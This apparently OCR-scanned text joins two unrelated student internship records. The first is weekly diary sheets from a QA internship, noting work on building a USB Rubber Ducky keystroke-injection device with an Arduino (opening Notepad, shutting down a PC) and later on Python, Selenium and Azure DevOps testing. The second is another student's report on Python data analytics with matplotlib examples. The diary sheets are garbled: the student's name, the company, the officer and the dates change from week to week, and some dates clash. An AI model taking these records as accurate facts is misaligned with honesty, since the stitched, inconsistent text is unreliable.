- learn about what is USB Rubber ducky.
- How to made a USB Rubber ducky with use of arduino
- Create a sime USB Rubber ducky with use of simple Picoo drive and use of some software
- learn about DSBAR_setup_gmof, USB Auto creater software

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TOTAL HOURS: 52

SIGNATURE OF STUDENT

O The above entries are correct and the grading of work done by Trainee is EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Mentor

Date: 19/3/2025

Signature of officer-in-charge of Dept. / Section / Plant

Date: 16/March/23

O Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

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WEEK-7

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Annexure I

Enrollment no: 200390107510

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Falguni dilipbhai solanki

DIARY OF THE WEEK: Dt: 15-March-23 TO 22-March-23

DEPARTMENT: computer engineering CE SEM: 6th

NAME OF THE ORGANISATION: Aashni Info labs pvt ltd

NAME OF THE PLANT/SECTION/DEPARTMENT: QA [Quality Assurance]

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Trilok Vadhel

DESCRIPTION OF THE WORK DONE IN BRIEF

- Findout some online platform to perform Rubber duck script
- How to convert Rubber duck script in a arduino program
- learn about teach software
- solve some difficult error, in pairing duck script program
- ESP - 2 (keyword) not found error.
- Installation hardware base library and solve error.
- learn about Arduino One
- learn about Arduino mini pro
- Installation Arduino IDE software

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TOTAL HOURS: 52

SIGNATURE OF STUDENT

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Signature of Faculty Mentor

Signature of officer-in-charge of Dept. / Section / Plant

Date: 6/5/23

Date: 21/3/23

- Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

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WEEK-8

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Annexure I
Enrollment no: 200390107510

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Patel Dilipbhai Solanki
DIARY OF THE WEEK: Dt: 29-March-23 TO 1st-April-23
DEPARTMENT: Computer engineering (CE) SEM: 8th
NAME OF THE ORGANISATION: Arkhi Smart labs Pvt. Ltd.
NAME OF THE PLANT/SECTION/DEPARTMENT: QA (Quality Assurance)
NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: milan Vadher

DESCRIPTION OF THE WORK DONE IN BRIEF

- Arduino micro mini.
- learn about what is Arduino micro mini.
- search about more in Arduino micro mini.
- find out more detail in Arduino micro mini.
- make USB Rubber ducky to use of Arduino micro mini.
- perform Arduino micro mini ducky script in a my system
- perform some program in a Arduino IDE software and connect micro mini Arduino.
- Create an automatic operation to performed in a computer to open note-pad and write hello world automatically.

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TOTAL HOURS: 52

SIGNATURE OF STUDENT

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Signature of Faculty Mentor

Signature of officer-in-charge of Dept. / Section / Plant

Date: 6/5/23

Date: 25/May/23

- Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

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WEEK-9

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Annexure I

Enrollment no: 200390107510

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Faldu mitesh bhai Jayanti

DIARY OF THE WEEK: DT: 30-march-23 TO 6-April-23

DEPARTMENT: computer engineering (CE) SEM: 8th

NAME OF THE ORGANISATION: Drishti Info labs pvt ltd

NAME OF THE PLANT/SECTION/DEPARTMENT: QA (Quality Assurance)

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: milan Vadher

DESCRIPTION OF THE WORK DONE IN BRIEF
- create an automait operation to sutdoan computer automatically. - create an automait operation to perpomed automate open website in goosle chroome - create USB Rubber ducky. - create perpomed USB Rubber ducky for al over own system for testing. - learn about pothon - Installation pythen mero veasion - set Enlvironment - find out testing tool - search about pothon.

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TOTAL HOURS: 52

SIGNATURE OF STUDENT

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Signature of Faculty Mentor

Signature of officer-in-charge of Dept. / Section / Plant

Date: 6/5/23

Date: 15/May/23

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WEEK-10

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Annexure I

Enrollment no: 200390107510

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Faruni Dilipbhai Solanki

DIARY OF THE WEEK: DT: 9-Apr-23 TO 13-Apr-23

DEPARTMENT: Computer engineering (CE) SEM: 8th

NAME OF THE ORGANISATION: Adishti Info labs pvt. ltd

NAME OF THE PLANT/SECTION/DEPARTMENT: QA (Quality Assurance)

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Milan Vadher

DESCRIPTION OF THE WORK DONE IN BRIEF

- watching video how to use python for testing
- learn about some basic command in python and perform [RUN] this command on python terminal
- learn about Automation testing.
- pip install command
- print command
- type command
- range command
- input command
- len command
- loop command
- string command

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(ગુજરાત અધિનિયમ ક્રમાંક: ૨૦/૨૦૦૭ દ્વારા સ્થાપિત)

TOTAL HOURS: 52

SIGNATURE OF STUDENT

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Signature of Faculty Mentor

Date: 6/5/23

Signature of officer-in-charge of Dept. / Section / Plant

Date: 13/4/23

- Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

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WEEK-11

GUJARAT TECHNOLOGICAL UNIVERSITY
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Annexure I

Enrollment no: 200390107510

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Kalpani Dilipbhai Solanki

DIARY OF THE WEEK: Dt: 14-Apr-23 TO 20-Apr-23

DEPARTMENT: Computer engineering [CE] SEM: 8/4

NAME OF THE ORGANISATION: Ambuja Technologies pvt ltd.

NAME OF THE PLANT/SECTION/DEPARTMENT: QA [Quality Assurance]

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Miten Vadher

DESCRIPTION OF THE WORK DONE IN BRIEF

- learn about what is selenium
- learn about selenium tool suite
- selenium integrated development Environment[IDE]
- selenium Remote control [RC]
- webdriver
- selemium grid
- learn about Browserstack.
- use selenium for Automation testing.
- performed automation on Browserstack platform
- types of selenium
- compatibility testing
- peformance testing
- Integration testing
- system testing
- End-to end testing
- Regression testing.

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TOTAL HOURS 52

SIGNATURE OF STUDENT

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Signature of Faculty Mentor

Signature of officer-in-charge of Dept. / Section / Plant

Date: 6/5/23

Date: 7/6/23

- Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

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WEEK-12

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Annexure I

Enrollment no: 200390107510

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Jaisumi Dilipbhai Solanki

DIARY OF THE WEEK: Dt: 22-Apr-19 TO 29-Apr-19

DEPARTMENT: Computer Engineering SEM: 8th

NAME OF THE ORGANISATION: Accenture Labs Pvt. Ltd

NAME OF THE PLANT/SECTION/DEPARTMENT: QA (Quality Assurance)

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Pritam Wadhera.

DESCRIPTION OF THE WORK DONE IN BRIEF

- learn about what is API
- what is API Testing
- TIPES of API Testing
- Azure DevOps
- Azure test plan
- Navigate test plan
- Test cases and items
- create test case
- create manual test
- Run manual test
- learn about share steps between test case
- performed Application Testing in postal
- Testing Dove portal
- performed some actions in a dove portal.

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

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TOTAL HOURS: 52

SIGNATURE OF STUDENT

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Signature of Faculty Mentor

Date: 6/5/23

Signature of officer-in-charge of Dept. / Section / Plant

Date: 17/4/23

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WEEK-13

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Annexure I

Enrollment no: 200390107510

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Faiyazali Dilipbhai Solanki

DIARY OF THE WEEK: Dt: 21-Apr-23 TO 3-May-13

DEPARTMENT: Computer engineering [CE] SEM: 8th

NAME OF THE ORGANISATION: Prashti Info labs Pvt Ltd.

NAME OF THE PLANT/SECTION/DEPARTMENT: QA [Quality Assurance]

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Milan Vadhar

DESCRIPTION OF THE WORK DONE IN BRIEF

- Application Testing
- Create new Application
- Azure Devops Testplan
- Create Testplan
- Create Testsuite
- Create Testcase
- Assigned queries
- Run Queries
- Run manual Testplan
- Send progress Report
- Create weekly digest
- Create Stale email
- Create .spsnd.

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TOTAL HOURS: 52

SIGNATURE OF STUDENT

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Signature of Faculty Mentor

Signature of officer-in-charge of Dept. / Section / Plant

Date: 6/5/23

Date: 31/May/23

- Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

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INTERNSHIP AT INFOLABZ IT SERVICES PVT. LTD.

AN INTERNSHIP REPORT

Submitted by

Fenil Savaliya

200390107062

In partial fulfillment for the award of the degree of

BACHELOR OF ENGINEERING

In

Computer Engineering

S.P.B. Patel Engineering College, Mehsana

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

Gujarat Technological University, Ahmedabad

May, 2023

S.P.B. Patel Engineering College

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

CERTIFICATE

This is to certify that the project report submitted along with the project entitled **Internship at INFOLABZ** has been carried out by **Fenil Savaliya** under my guidance in partial fulfillment for the degree of Bachelor of Engineering in Computer Engineering, 7th Semester of Gujarat Technological University, Ahmedabad during the academic year 2022-23.

Sign	Sign
Prof. First Name Last Name	Prof. FirstName Last Name
Internal Guide	Head of Department

Company Certificate

INFOLABZ IT SERVICES PVT. LTD.

WEB DEVELOPMENT | APP DEVELOPMENT | DATA SCIENCE | IOT

COMPLETION CERTIFICATE OF SUMMER INTERNSHIP

Date: 12-08-2023

Enrollment: 20[illegible]107062
Semester: 7th, Computer Engineering
Sal'rony Institute Of Technology

To whom it may concern,

We are delighted to provide this certificate for the successful completion of the requirements and work performed during the two-week free internship (27 July 2023 to 10 August 2023) by Savaliya Fenil.

In this internship tenure, we have covered the fundamentals of Data Analytics and Machine Learning. In the data analytics part, we have worked on API data and covered the basics of analysis using pandas and data visualization using matplotlib. In machine learning, we have implemented elementary regression models.

We wish Savaliya Fenil all the best for future endeavors.

Ms. Twinkle Shah
Internship Coordinator
InfoLabz, Ahmedabad

+91 8866662602
+91 8141238602

info@infolabz.in
www.infolabz.in

420 Vraj Avenue, Above BAM'S Plaza
Nr. Commerce Six Rd, Navrangpura
Ahmedabad, Gujarat 380009


S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

S.P.B. Patel Engineering College, Mehsana

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

DECLARATION

We hereby declare that the Internship / Project report submitted along with the Internship / Project entitled **Internship at INFOLABZ** submitted in partial fulfillment for the degree of Bachelor of Engineering in **Computer Engineering** to Gujarat Technological University, Ahmedabad, is a bonafide record of original project work carried out by me under the supervision of **Chintan Nagrecha (Director of Infolabz)** and that no part of this report has been directly copied from any students' reports or taken from any other source, without providing due reference.

Name of the Student	Sign of Student
Fenil Savaliya	

COMPANY PROFILE

Established in 2016, incorporation with our parent IT company, INFOLABZ IT SERVICES PVT. LTD. has managed to make its own position in IT Sector. We are involved in Web Development, App Development, Progressive Web Application Development, IOT solutions, Graphics & Designing, Digital Marketing, Domain & Hosting services, SMS services etc.

In the span of seven years, we have managed to deliver all projects on time with utmost accuracy to our clients across the globe. We have dedicated teams of experienced and hard-working developers. Our developers who are always willing to take new challenges and looking forward to learn new things, are heart of this company.

Our objective is to sustain with exponential growth in IT industry. Our mission is to deliver the best with top notch quality every quarter and vision is to develop a product with one of its kind concepts which could be used by millions of people.

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	- Basics of Data Analytics, Type of Data	
	- Dictionary	
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	- Requests Package	
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	- Data Visualization using Matplotlib	
	- Bar graph, Pie Chart, Multiple Bar Graph, Scatter Plot	
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	- Pandas: Data Frame	
	- Pandas: Excel, API to CSV	
	- XLRD: IPL Data Analytics	
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	- Introduction to Machine Learning	
	- Linear Model: Mathematics	
	- Linear Model Implementation	
WEEK 2	**07 AUGUST 2023**	**25**
	- Multiple Linear Model: Mathematics	
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WEEK 2	**08 AUGUST 2023**	**27**
	- Polynomial Linear Regression Model Implementation	
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Week 1

27 JULY 2023

- **Basics of Data Analytics, Type of Data:**

  Data Analytics is one of the most important and helpful factors for business growth. Data analytics is the process of examining, cleaning, transforming, and interpreting data to discover meaningful insights, draw conclusions, and support decision-making. We can do analysis on any data using python libraries like numpy and pandas. Analyzed data can be visualized by matplotlib. Data Analysis is useful for decision making and machine learning model development. We will develop machine learning model using some data to predict important parameters.

  Types of Data:

  - Structured Data: This type of data is highly organized and follows a specific format. Examples include sales data, customer information, and financial records.
  - Unstructured Data: Unstructured data does not have a specific format and is often more complex. It includes text-heavy content like social media posts, emails, customer reviews and images, audio files, and video footage.
  - Semi-Structured Data: This type of data lies between structured and unstructured data. Examples include JSON files, XML files, and certain types of logs.

- **Dictionary:**

  - In Python, a dictionary is a built-in data type that stores key-value pairs. It's also known as an associative array or a hash map in other programming languages. Dictionaries are mutable, unordered collections, meaning the order of elements is not guaranteed, and they allow for fast retrieval of values based on their associated keys.
  - Dictionaries are widely used in Python for various purposes, such as storing configuration settings, representing JSON data, and efficiently storing and retrieving data based on unique identifiers (keys).

- Key : Value pair - To access value, a key is required.

```
# Creating a dictionary:
mydata = {"gandhinagar": [{"date":"25 June 2023", "cases":25},
                          {"date":"26 June 2023", "cases":35},
                          {"date":"27 June 2023","cases":45}],
          "surat": [200, 210, 0],
          "amreli":300}
```

- **Concept of API:**
  - The concept of an API (Application Programming Interface) revolves around providing a set of rules, protocols, and tools that allow different software applications to communicate and interact with each other. An API (Application Programming Interface) serves as a bridge between different software applications, enabling them to interact and exchange information seamlessly.
  - In an offline context, a dictionary in Python functions as a basic API, allowing data organization through key-value pairs. In a live scenario, JSON (JavaScript Object Notation) often serves as the format for APIs, such as exemplified by a data.json file.
  - When utilizing APIs, a loop iterates through keys rather than values, as keys serve as identifiers for accessing corresponding values, illustrating the crucial role of keys in information retrieval.

Example:

```
import requests
url = requests.get("https://data.covid19india.org/data.json")
mydata = url.json()
print(mydata)
```

- **Requests Package:**
  - This package is indeed a powerful tool for making HTTP requests and

interacting with web services. The requests library in Python is a third-party package that simplifies the process of sending HTTP requests and handling their responses. It abstracts the complexities of making HTTP connections and provides a clean, human-readable interface for working with web services. With the requests library, developers can easily perform tasks like fetching data from web APIs, submitting form data, downloading files, and more.

Example:

```
import requests
url = requests.get("https://data.covid19india.org/data.json")
mydata = url.json()
print(mydata)
```

Fig 1.1 Requests package example

Week 1

28 JULY 2023

- **API Handling:**

Covid API: There are various APIs that provide COVID-19 related data, such as cases, deaths, recoveries, and vaccination statistics. One popular source is the COVID-19 Data API provided by Johns Hopkins University. You can use the requests library to make requests to the API and process the received data.

Fig 1.2 Covid API Example

ISRO API: The Indian Space Research Organization (ISRO) provides APIs to access information about their missions, satellites, and other space-related data. The exact endpoints and details may vary, so it's important to refer to ISRO's official API documentation.

Fig 1.3 ISRO API Example

Bitcoin API: Bitcoin Price Index (BPI) API provides information about the current price of Bitcoin in various currencies. Your code retrieves data from the API and interacts with the returned JSON data.

Fig 1.4 Bitcoin API Example

Mutual Fund API: Depending on the structure of the data returned by the Mutual Fund API, you can extract and manipulate the information you're interested in. This could involve iterating through lists of mutual funds, Scheme name, extracting their names, Scheme code, or other relevant details.

Fig 1.5 Mutual Fund API Example

- **API Search:** The process of searching for APIs programmatically using Python, with fetching COVID-19 data from a specific API URL and determining the highest number of daily confirmed cases along with the corresponding date.

Fig 1.6 API search Example

Week 1

31 JULY 2023

- **Data Visualization using Matplotlib:**
    - Data visualization using Matplotlib is a fundamental skill in data analysis and presentation. Matplotlib is a popular Python library that provides a wide range of tools for creating static, interactive, and animated visualizations.
    - Matplotlib is a popular Python library for creating various types of data visualizations, such as line charts, bar charts, scatter plots, histograms, and more. It provides a flexible and powerful way to visualize data and is widely used for exploratory data analysis and presentation of results.
    - Support for Various Plot Types: Matplotlib supports a wide range of plot types, including line plots, scatter plots, bar charts, histograms, pie charts, 3D plots, and more.
    - Customization: Users can extensively customize visual elements such as colours, markers, line styles, titles, axes labels, legends, and more to create polished and informative visualizations.
    - Multiple Backends: Matplotlib can generate plots in various formats, including PNG, PDF, SVG, and interactive formats for web applications. It also supports rendering plots in different GUI environments.
    - Integration with NumPy: Matplotlib works seamlessly with NumPy arrays, making it easy to visualize data from numerical computations.
    - Subplots and Layouts: Matplotlib allows you to create multiple plots within a single figure using subplots. You can customize the arrangement and layout of subplots.

- **Bar Plot:**

```
1  import matplotlib
2  from matplotlib import pyplot as plt
3
4  cities = ['Ahmedabad','Surat','Rajkot']
5  cases = [275,195,75]
6
7  plt.bar(cities,cases,color='r')
8  plt.xlabel('Cities')
9  plt.ylabel('Covid Cases')
10 plt.title('GUJARAT COVID CASES')
11 plt.show()
```

Output:




Fig 1.7 Bar Plot example

- **Pie Chart:**

```
from matplotlib import pyplot as plt

branches = ['CE', 'IT', 'CS', 'EC', 'CIVIL', 'AUTO']
seats = [200,175,130,15,40,18]

plt.pie(seats, labels=branches, shadow=True, autopct="%1.0f%%",
        explode=(0.2,0,0,0,0,0))
plt.show()
```

Output:




Fig 1.8 Pie Chart example

- **Scatter Plot:**

```
from matplotlib import pyplot as plt

dhoni = [15,75,20,65,99]
rohit = [22,7,45,19,35]
kohli = [2,85,13,75,4]
matches = [1,2,3,4,5]

plt.scatter(matches, dhoni, label='Dhoni')
plt.scatter(matches, rohit, label='Rohit')
plt.scatter(matches, kohli, label='Kohli')

plt.legend()
plt.show()
```

Output:




Fig 1.9 Scatter Plot example

Week 1

1 AUGUST 2023

- **Data Visualization:**
    - Data visualization is the representation of data in graphical or visual formats to help people understand and interpret information more easily.
    - Visualizations enable you to explore patterns, trends, relationships, and insights that might not be immediately obvious in raw data. Effective data visualization is a crucial aspect of data analysis, communication, and decision-making across various fields.
    - Python offers several powerful libraries for data visualization, and two of the most commonly used ones are Matplotlib and Seaborn.

- **API Data Visualization:**
    - API data visualization involves fetching data from APIs (Application Programming Interfaces) and then using visualization libraries to create graphical representations that provide insights into the data.
    - This process allows you to dynamically retrieve and display information from external sources, which is particularly useful for displaying real-time or frequently updated data. Here's a general outline of how to perform API data visualization:

1. Choose an API:
   Select an API that provides the data you want to visualize. This could be data related to weather, stock prices, social media posts, COVID-19 statistics, or any other domain-specific information.

2. Retrieve Data from the API:
   Use a library like requests in Python to send HTTP requests to the API's endpoints and retrieve the data. This may involve sending parameters to specify the type of data you're interested in.

3. Process Data:

   Once you receive the data from the API, process it into a format suitable for visualization. This might involve transforming the data, aggregating it, or extracting relevant fields.

4. Choose a Visualization Library:

   Select a suitable data visualization library such as Matplotlib, Seaborn, Plotly, or any other library that fits your needs and provides the type of visualizations you want to create.

5. Create Visualizations:

   Use the chosen library to create the desired visualizations. Depending on the nature of the data, you might create line charts, bar charts, pie charts, maps, heatmaps, or other types of plots.

6. Display the Visualizations:

   Show the visualizations on your preferred platform. This could be in a Jupyter Notebook, a web application, a desktop application, or any other environment that supports the chosen visualization library.

Example:

```
# from COVID API    generate horizontal bargraph, state vs totalconfirmed

import requests
from matplotlib import pyplot as plt

url = requests.get("https://data.covid19india.org/data.json")
mydata = url.json()

state = []
confirmed = []

for i in range(0, len(mydata['statewise'])):
    state.append(mydata['statewise'][i]['state'])
    confirmed.append(mydata['statewise'][i]['confirmed'])

plt.figure(figsize=(10, 8))  # Adjust the figure size
bars = plt.barh(state, confirmed, color='skyblue')

plt.title('COVID-19 Confirmed Cases by State in India', fontsize=16)
plt.xlabel('Total Confirmed Cases', fontsize=14)
plt.ylabel('State', fontsize=14)

# Format numbers on the y-axis with commas for better readability
plt.gca().get_xaxis().set_major_formatter(plt.FuncFormatter(lambda x, loc: "{:,}".format(int(x))))

plt.tight_layout()  # Prevents the labels from being cut off
plt.show()
```

Output:

